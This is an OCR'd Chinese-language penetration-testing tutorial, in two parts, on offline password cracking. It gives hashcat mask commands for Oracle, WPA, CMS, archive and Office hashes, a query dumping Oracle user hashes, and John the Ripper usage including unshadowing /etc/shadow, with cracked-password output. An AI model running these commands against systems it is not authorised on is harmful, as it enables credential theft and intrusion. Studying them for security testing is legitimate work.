
破解 oracle 11g 数据库用户 hash

得倒数第 20 个字符加':',要把盐区分出来

ELECT name,spare4 FROM sys.user$;

S:EC9E3B871377F217DCFA18F1B84F2F2EACFF9299:AB4B59A17C93F8CB4840

hashcat --force hash.txt -m 112 -a 3 ?l?l?l?l?l



破解 wpa/wpa2 握手包中的无线密码 hash


可能需要你自己先把握手包用 wpaclean 整理一下,再用 aircrack 输出成 hashcat 认识的散列格式,非常实用,具体内容可查看个人我博客,那上面写的相对比较详细,博客地址:klionsec.github.io

hashcat -a 3 -m 2500 wpahash.hccap ?l?l?l?l?l?l?l?l

破解 wordpress 4.x 用户密码 hash

实际测试版本 4.7.4--具体加密方式在 wp-includes\class-phpass.php 文件中的 HashPassword()函数中


hashcat --force hash.txt -m 400 -a 3 ?l?l?l?d?d?d



破解 joomla < 2.5.18 用户密码 hash

实际测试版本 joomla 2.5.1-- 具体加密方式在 libraries\joomla\user\helper.php 文件中的 genRandomPassword() 和 getCryptedPassword()函数中


hashcat --force hash.txt -m 11 -a 3 ?1?1?1?1?1



破解 joomla > 2.5.18 用户密码 hash

跟上面 wp 的散列类型其实是一样的,但自己实际跑的时候 hash 却没有识别出来,暂时还没找到问题的根源,如果有成功的朋友,麻烦也告诉我一下] [实际测试版本 joomla 3.7]: 具体加密方式在 libraries\joomla\user\helper.php 文件中的 genRandomPassword()和 getCryptedPassword()函数中


hashcat --force hash.txt -m 400 -a 3 ?l?l?l?l?l?l



破解 drupal 7.x 用户密码 hash

实际测试版本 7.5.4--具体加密方式在 includes\password.inc 文件中的 _password_crypt 函数中


hashcat --force -m 7900 hash.txt -a 3 ?l?l?l?l?l?l



破解 discuz 3.x 用户密码 hash

实际测试版本 discuz x3.2，暂时还有些问题，具体加密方式在 uc_client\model\user.php 文件中的 add_user 函数中

hashcat --force -m 2611 hash.txt -a 3 ?l?l?l?l?l?l



破解 phpbb3 用户密码 hash

实际测试版本 phpbb3.2,暂时还有些问题

hashcat --force -m 400 hash.txt -a 3 ?1?1?1?1?1?d?d?d

破解 htpasswd 密码 hash

hashcat --force -m 1500 hash.txt -a 3 ?d?d?d?d?d?d

破解 Adobe PDF 11 文件密码 hash

后面针对这种包公套件的加密破解,都需要自己先把 hash 提取出来,在 john 基本都有对应的 hash 提取脚本,可直接用,后续我们再说,下面几种类型的破解有几个还有一些问题,不过,我们后面用 john 来搞就好了

hashcat --force -m 10700 hash.txt -a 3 ?d?d?d?d?d?d

破解 Office 2013 文件密码 hash

hashcat --force -m 9600 hash.txt -a 3 ?d?d?d?d?d?d

破解 RAR5 压缩文件密码 hash

hashcat --force -m 13000 hash.txt -a 3 ?d?d?d?d?d?d

破解 7-Zip 压缩文件密码 hash

hashcat --force -m 11600 hash.txt -a 3 ?d?d?d?d?d?d

破解 WinZip 压缩文件密码 hash

hashcat --force -m 13600 hash.txt -a 3 ?d?d?d?d?d?d

破解 grub 2.x hash

hashcat --force -m 7200 hash.txt -a 3 ?d?d?d?d?d?d

破解 TrueCrypt 密码 hash

曾经还算是个比较强的磁盘加密工具,自己也一直在用,只不过后来发生了一段故事,导致它官方自爆不再安全,也是尴尬

hashcat --force -m 62XY hash.txt -a 3 ?d?d?d?d?d?d

破解 Skype 密码 hash [需要自己从对应的 xml 文件把 hash 提取出来,很抱歉,我没成功]:

hashcat --force -m 23 hash.txt -a 3 ?d?d?d?d?d?d

CPU 优化问题

关于 GPU 参数优化[这次根本没用到]和自定义破解规则[比较复杂,但更智能灵活,可这也就意味着速度就..嘿嘿,你懂的]方面的东西,这里暂时就不提了,仅仅作为 hash 破解入门,这些差不多足以应对你日常的各种破解需求了

实际破解中自己的一些建议

关于在实际破解中自己的一些建议,暂以大批量 hash 爆破为例[事先没有任何密码规律可循,只能盲测的那种情况]

1)首先,弱口令字典先走一遍再说

2)其次,跑掩码,把所有想跑的掩码全部事先放到.hcmask 文件中,然后加载它自动跑,上面已有介绍

3)或者,如果只是针对单条 hash,在上述方法都跑不出来的情况下,可以去仔细分析下目标的密码设置规律,再尝试组合,可能效率会高一点,但那也只是可能

最后,如果你自己真的有能力,可以想办法把它做成分布式快速 hash 破解产品[密码机],然后拿到市面上去卖,也是完全可行的,毕竟已经有很多成功的案例,只不过你可能更多应该考虑下怎么比别人做的效率更高,更易用,不然,很难有市场

密码安全个人建议

1)密码要保持足够的随机性,绝不要让别人轻易分析出的你密码设置习惯和规律,有很多的字典生成工具中的算法就是根据这个来的,不然,很快就会被别人撞到密码

2)密码字符要足够混乱,严禁将单纯的大小写字母,数字,作为密码,在保证密码随机性的前提下,密码中最好同时包含有数字,大小写字母,特殊字符

3)保证必要的密码长度,推荐至少 15 位以上,我们也看到了,对于那种 8,9 位的纯字母数字的密码,在 hashcat 面前基本是不堪一击的,当然啦,等量子或者光子计算机技术成熟以后,估计现有的各种加密算法,基本要沦陷一大半了,另外,看到很多说密码要经常改,其实,个人认为在你密码没有任何泄露而且足够复杂的前提下,根本没有必要经常改,不过,这也是建立在你没有被人搞进去的大前提下的,密码即使再复杂,如果一下被人抓到了明文,也就是个摆设了,个人一直都认为安全本来就是一个多维度的东西,渗透者需要的有时只是一个有突破性的点,而防御者却要防御所有可能被攻破的维度,所以,一个优秀的防御者,在此之前也一定是

一个优秀渗透者,个人坚信,"运维会的那套东西,你要比他更精通,你才有可能搞定他,开发会的东西,你要比他写的更熟练积累的更多,才有可能挖到有价值的洞,天天嘴上说架构安全说的天花乱坠,不说一定要实际生产环境,甚至自己在本地连测试架构的环境都没部署过,怎么可能安全呢,说说也就只能是说说了",实在不好意思,多啰嗦了一点,个人说话可能有些犀利,大家别介意哈,也许以后你们会习惯我这种风格的,不喜欢废话, 坦诚,一针见血,既然说就说点儿上嘛, 噱头,虚头巴脑装逼的东西,在我这儿基本不会有,个人比较偏向实战,一直坚信,技术没有好坏,能搞进去就行,说的再高端,做题做的再好,如果不能用于真实的渗透场景,意义何在呢,对于渗透来讲,结果无非两个,"进去了或者没进去",至于方法,没人管你

4)严禁一个密码同时用于 n 个账号登陆,不然,别人只需要拿着这一个密码就可以到你经常去的其它网站上把你的私人信息翻个顶儿朝天了,想必很多人为了图方便[起码在很久很久以前,自己也这样做过],可能都会这样做,很显然这是一种非常傻叉的行为,比如,专门针对此的"撞库攻击",其实,说到这类还想再多提一点信息搜集里的东西,"水坑攻击",其实,就是搜集的社交关系网,然后,在你经常去的一些偏门的站点上等着你,要么社工,要直接把那个站搞下来,嘿嘿……关于这些东西,后续还会有专门篇幅说..

5)严禁把密码随意泄露给别人,这年头,社工几乎是无处不在的

6)认清钓鱼站,看清楚再敲,不然,账号密码就被丢到别人的机器上了

7)严禁把明文密码直接写到文件保存到系统里,基于等于给别人留了个后门,一条命令就什么都有了

8).....

总结

纵观全文,单单就工具使用来讲,还是蛮简单的,希望你也是这种感觉,那我文章的目的就达到了,嘿嘿……[虽然过程中还存在着一些瑕疵,待后期找到原因会再补充上来],作为使用基本也不存在什么技术含量,真正的难点可能还是在于对各种加密算法加密细节的理解[这里没有涉及的原因,是我怕把大家带沟里了,所以,想想还是算了,我们是在讲渗透,而非专门研究加密解密]和工具自身的破解算法上,还是那句话,我们并不是为了专门研究密码学[这么复杂的数学问题还是留给那些聪明秃顶的人去搞吧,我们只需要躺着享用他们的成果就好了,站在他们的

肩膀上,也许能走的更快,毕竟,我们最终的目想获取目标机器的最高权限,手段不限,而hash破解只是这其中的一个环节而已]或者编写此类的hash破解工具[千万别偏离了方向,务必懂得取舍,不然容易"走火入魔"],对于渗透者来说,我们只是想利用手里现有的各种凭证,来继续下一步的渗透动作,仅此而已,所以,大可不用在这些工具上浪费太多的时间,能快速上手,并且能跑出来自己想要的东西才是主要目的,与其花那么长的时间在这种工具上,不如花更多的时间好好想想该如何'搞'到这些 hash 才是正途,搞到 hash 起码还能说明你离目标又近了一步,连 hash 到搞不到才是真正的尴尬,不忘初心,方得永生!

说这么多绝不是在教唆怂恿大家去干坏事儿哈,由此文章所引发的一切后果,与本公众号及本文作者无任何关系,本质还是想让大家用别人干坏事儿的方法来保护我们自己,都是成年人,不要做傻逼事儿,相信你会懂的

如果你觉得这些东西对你有用,请持续关注本人公众号,可能暂时还没什么文章,不过后续就可能会有大批你感兴趣的文章了,嘿嘿……或者直接来我博客也行,嘿嘿……只是那里文章暂时比较少也比较乱[要上班, 不可能全身心去弄],个人博客:https://klionsec.github.io,写文章不容易,都不是信手拈来,要一边测,一边截图,一边写,生怕写错,所以出文章的速度可能大打折扣, 写文章确实不容易,都不是信手拈来的,要一边测,一边截图,一边写,生怕写错,所以出文章的速度可能大打折扣,当然啦,我也可以写的很快,很粗糙,而且没有经过任何实战的考量就告诉大家,不过,我自己还是想尽量给大家更实用的东西,凭空意淫出来的东西,可能对大家并没有什么实质性的帮助,很久之前,在某个前辈的博客上,看到这么一句话,觉得对我的触动一直都挺大的,这里也分享给大家共勉,"我所说过的我都做过",希望大家谅解, hash 破解的东西还没完,后续还会紧接着奉上。

初探密码破解工具 JTR

原创： klion 信安之路 2017-07-17

JTR 是 John The Ripper 的缩写本身是用来专门破解 linux 系统用户 hash 的,但现在已经不再那么局限了,它同样也提供了非常多的散列类型,虽然,跟 hashcat 在某些方面确实还差了一个量级,但它也有自己很独到的地方,多用你就知道了,废话不多说,咱们开始吧

如何安装 JTR

windows 下提供了编译好的 exe 工具，但是实际破解的话还是推荐 Linux 版的，下面就简单介绍一下在 Linux 下的安装方法。


系统环境：在 Ubuntu16.04.2 LTS

软件版本：John The Ripper 1.8

像类似的 hash 破解工具,不用多说,单独找个显卡或者 CPU 性能好点的机器是必须的,要不,意义何在呢,编译安装的过程就非常简单了,如下[如果实在嫌手敲的累,自己放脚本里跑跑就好了]

```
wget http://www.openwall.com/john/j/john-1.8.0.tar.xz
tar xvfJ john-1.8.0.tar.xz

cd john-1.8.0/src

make 选择对应的系统平台进行编译

make clean linux-x86-64
echo $?

cd ../run/

./john --test 测试当前系统的破解速度

echo $?
```

安装完以后,看到如下的情况,基本就算安装成功了



一些小建议

1 下面是 john 默认破解规则的配置文件(可自行设置每种模式下的具体破解规则,一般没有极特殊的需求,我们是很少改配置的,有兴趣可以仔细阅读该文件):

cat john.conf

2 john 在运行期间会在当前目录产生一个 john.pot 文件,用来缓存破解时的数据,主要是用来记录破解进度什么的,如果你每次想从头开始破解,直接把这个文件手工删除,然后重新跑即可

rm -fr john.pot

常用参数解释

--single 简单破解模式,也是默认的执行模式,就是根据用户和家目录名进行一些简单的变形猜解

--incremental 逐个遍历模式[其实跟 hashcat 的 increment 模式是一样的],直到尝试完所有可能的组合

--wordlist 纯字典模式,后面跟上字典的路径即可

--external 扩展[自定义]破解规则模式,今天先不讲,有闲工夫会专门说

--restore 从上次的破解进度接着执行破解过程,它会把破解的过程存到 john.pot 文件中,下次破解会先读取该文件,如果不想让它从这儿读取,而是从头跑,直接把它删掉就好了

--show 显示已经破解出来的 hash 及所对应的明文密码

--users 只破解指定用户的 hash,可以是用户名或者对应的 uid

--groups 只破解指定用户组的 hash,可以是组名或者对应的 gid

--shells 只破解指定 shell 的 hash,可以用逗号分隔多个 shell 程序

--format 指定要破解的 hash 所对应的加密类型,可以不用手工指定,john 会自动识别

--stdout 从标准重定中接收指定字符

关于不同破解模式的官方介绍,如下,没事儿还是建议多看看官方文档,对你肯定会有很大的帮助:

http://www.openwall.com/john/doc/MODES.shtml

Incremental 模式详解

关于 Incremental 模式的一些默认破解规则,最大跑 8 位,为了节省时间,建议挨个字符集尝试,特别不建议一上来就给个特别大的范围,比如,all,机器性能不是太好的话,可能要跑很久:

破解模式的具体方法	破解的密码长度	所包含的字符
Incremental:all	0-8	All 95 printable ASCII characters
Incremental:all 15	0-5	All 95 printable ASCII characters
Incremental:all 6	6	All 95 printable ASCII characters
Incremental:all 7	7	All 95 printable ASCII characters

破解模式的具体方法	破解的密码长度	所包含的字符
Incremental:all	8	All 95 printable ASCII characters
Incremental:alpha	1-8	A-Z 纯大写字母
Incremental:digits	1-8	0-9 纯数字
Incremental:lanman	0-7	A-Z, 0-9, and some special characters 大写字母,数字加一些特殊字符

测试举例

暂以破解 linux 系统用户密码 hash 为例,我们需要先合并下 linux 系统中的用户/组和密码及 hash 的配置文件(实际中,你可以想办法直接把目标的账户 hash 文件先 down 下来,然后再在本地合并,另外,在 john 中有个比较好的地方,如果实在不知道某条 hash 的具体散列类型,直接在 john 后跟上要破解的 hash 即可,它会自动去识别出类型,然后先尝试简单模式,如果简单模式破不出来,会自动再用 incremental):

./unshadow /etc/passwd /etc/shadow > user_hash.txtcat user_hash.txt

./unshadow /etc/group /etc/gshadow >> group_hash.txtcat group_hash.txt

实际测试用户

klion:x:1002:1002::/home/klion:

sec:x:1003:1003::/home/sec:

master:x:1004:1004::/home/master:

webadmin:x:1005:1005::/home/webadmin:

httpd:x:1006:1006::/home/httpd:

elk:x:1007:1007::/home/elk:/usr/sbin/noglogin

破解过程

破解 linux 系统用户的密码 hash[新一点的发行版默认基本都是基于'sha512crypt'加密的],实际破解中,最好指定用户名,shell 类型,以节省时间,接下来的演示中,为了能尽快演示给大家看到实际的破解效果,会尽量选择字典模式,实际破解中,按照下面的爆破顺序来就好了: 首先,使用默认的爆模式,它会先尝试 single 模式,然后再尝试 incremental 模式,直到把所有的规则都跑完,很显然,如果用户比较多,这样耗时必然就会很长,可以看到,由于我的密码设的都比较简单,所以瞬间就出来了,实际中可没那么轻松:

./john --user=klion,sec,1004,webadmin,httpd,1007 user_hash.txt

```
root@orgin:/home/xlion/Desktop/john-1.8.0/run# ./john  --user=klion,sec,1004,webadmin,httpd,1007 user_hash.txt
Loaded 6 password hashes with 6 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
webadmin         (webadmin)
master           (master)
http             (httpd)
elk              (elk)
klion123         (klion)
sec123           (sec)
6g 0:00:00:03 100% 1/3 1.639g/s 467.2p/s 471.3c/s 471.3C/s Sec64..Sec00000
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@orgin:/home/xlion/Desktop/john-1.8.0/run#
```


粗暴简单的爆破模式 [single],只爆破指定用户的 hash(如果不手工指定 hash 类型,john 会自动帮你识别,并提示你):

./john --single --user=klion,sec,1004,webadmin,httpd,1007 user_hash.txt


```
root@orgin:/home/xlion/Desktop/john-1.8.0/run# ./john --single --user=klion,sec,1004,webadmin,httpd,1007 user_hash.txt
Loaded 6 password hashes with 6 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
webadmin         (webadmin)
master           (master)
http             (httpd)
elk              (elk)
klion123         (klion)
sec123           (sec)
6g 0:00:00:03 100% 1.595g/s 454.7p/s 458.7c/s 458.7C/s Sec64..Sec00000
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@orgin:/home/xlion/Desktop/john-1.8.0/run#
```


基于纯字典的爆破模式[wordlist,顾名思义,你需要事先精心准备好一个高质量字典,字典不用过大,可以多在质量上做些文章]:

john --wordlist=./weakpass.txt --users=elk,root user_hash.txt

只破解特定 shell 类型的用户 hash,如果用户实在比较多,我们只需要破解那些可以登录到系统中的用户就好了,伪用户可以暂时不用管:

./john --wordlist=./weakpass.txt --shells=/usr/sbin/noglogin user_hash.txt




逐个遍历的爆破模式,这里暂以纯数字为例[incremental 实际破解速度可能会比较的慢,毕竟是一位位的猜解,组合比较多]:

./john --incremental:digits --users=webadmin user_hash.txt

显示已经破解出的 hash:

./john --user=klion,sec,1004,webadmin,httpd,1007 user_hash.txt --show



破解实战

实际破解中推荐的爆破顺序,为了尽量节省爆破时间,可以自行尝试:

single 模式 -> wordlist 模式 -> incremental 模式 -> 默认模式

破解最普通的 md5


john --wordlist=weakpass.txt --format=Raw-MD5 hash.txt

破解 ntlm

可能是编译的时候,没把有些库加进去,导致 john 不支持 NT2 类型的 hash,所以后面的掩饰就直接用 win 版的 john 代替了(实际测试的 hash 为 2008r2 系统用户的 hash):


john --list=formats 查看 john 所支持的所有散列类型

john --wordlist=weakpass.txt --format=NT2 hash.txt



破解 mssql 2012 系列数据库用户 hash

john --wordlist=weakpass.txt --format=mssql12 hash.txt



破解 mysql 系列数据库用户 hash

john --wordlist=weakpass.txt --format=mysql-sha1 hash.txt

```
C:\john180j1w\run>john --wordlist=weakpass.txt --format=mysql-sha1 hash.txt
Loaded 1 password hash (mysql-sha1, MySQL 4.1+ [SHA1 128/128 SSSE3 4x])
Warning: no OpenMP support for this hash type
Press 'q' or Ctrl-C to abort, almost any other key for status
root             (?)
1g 0:00:00:00 DONE (2017-07-15 18:05) 500.0g/s 1558Kp/s 1558Kc/s 1038KC/s hillary..root
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


破解 oracle 11g 数据库用户 hash

john --wordlist=weakpass.txt --format=oracle11 hash.txt

```
C:\john180j1w\run>john --wordlist=weakpass.txt --format=oracle11 hash.txt
Loaded 1 password hash (oracle11, Oracle 11g [SHA1 128/128 SSSE3 4x])
Warning: no OpenMP support for this hash type
Press 'q' or Ctrl-C to abort, almost any other key for status
admin            (?)
1g 0:00:00:00 DONE (2017-07-15 18:14) 166.6g/s 521333p/s 521333c/s 521333C/s lesley..llovevou
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


破解 postgresql 数据库用户 hash

如果特意指定散列类型貌似不太好使,让它自动识别就好了,不知道今天什么情况,之前在 centos7 中用一直都没问题的呀

john --wordlist=weakpass.txt hash.txt

破解 office 系列加密后的 hash(2016)

"c:\Program Files\python27\python.exe" office2john.py sec.docx >> office_hash.txt

type office_hash.txt

john --wordlist=weakpass.txt --format=office office_hash.txt

```
C:\john180j1w\run>"c:\Program Files\python27\python.exe" office2john.py sec.docx >> office_hash.txt

C:\john180j1w\run>type office_hash.txt
sec.docx:$office$*2013*100000*256*16*8c4aba1bbc2a850c0a28acdce983e955*c63d39e9aeb62123a69798898f4670db*2d483332aa659563f43ecacab12
b4b1a447c9e17d601fd9c611ae40e2a59b6cd

C:\john180j1w\run>john --wordlist=weakpass.txt  --format=office office_hash.txt
Loaded 1 password hash (Office, 2007/2010 (SHA-1) / 2013 (SHA-512), with AES [32/32 OpenSSL])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin            (sec.docx)
1g 0:00:00:41 DONE (2017-07-15 18:36) 0.02437g/s 75.66p/s 75.66c/s 75.66C/s glenda..sharks
Use the "--show" option to display all of the cracked passwords reliably
Session completed

C:\john180j1w\run>_
```


破解 drupal7 用户密码 hash

john --wordlist=weakpass.txt --format=drupal7 hash.txt

```
C:\john180j1w\run>john --wordlist=weakpass.txt --format=drupal7 hash.txt
Loaded 1 password hash (Drupal7, $S$ [SHA512 32/32 OpenSSL])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin            (?)
1g 0:00:00:13 DONE (2017-07-15 18:39) 0.07669g/s 240.5p/s 240.5c/s 240.5C/s glenda..carpediem
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


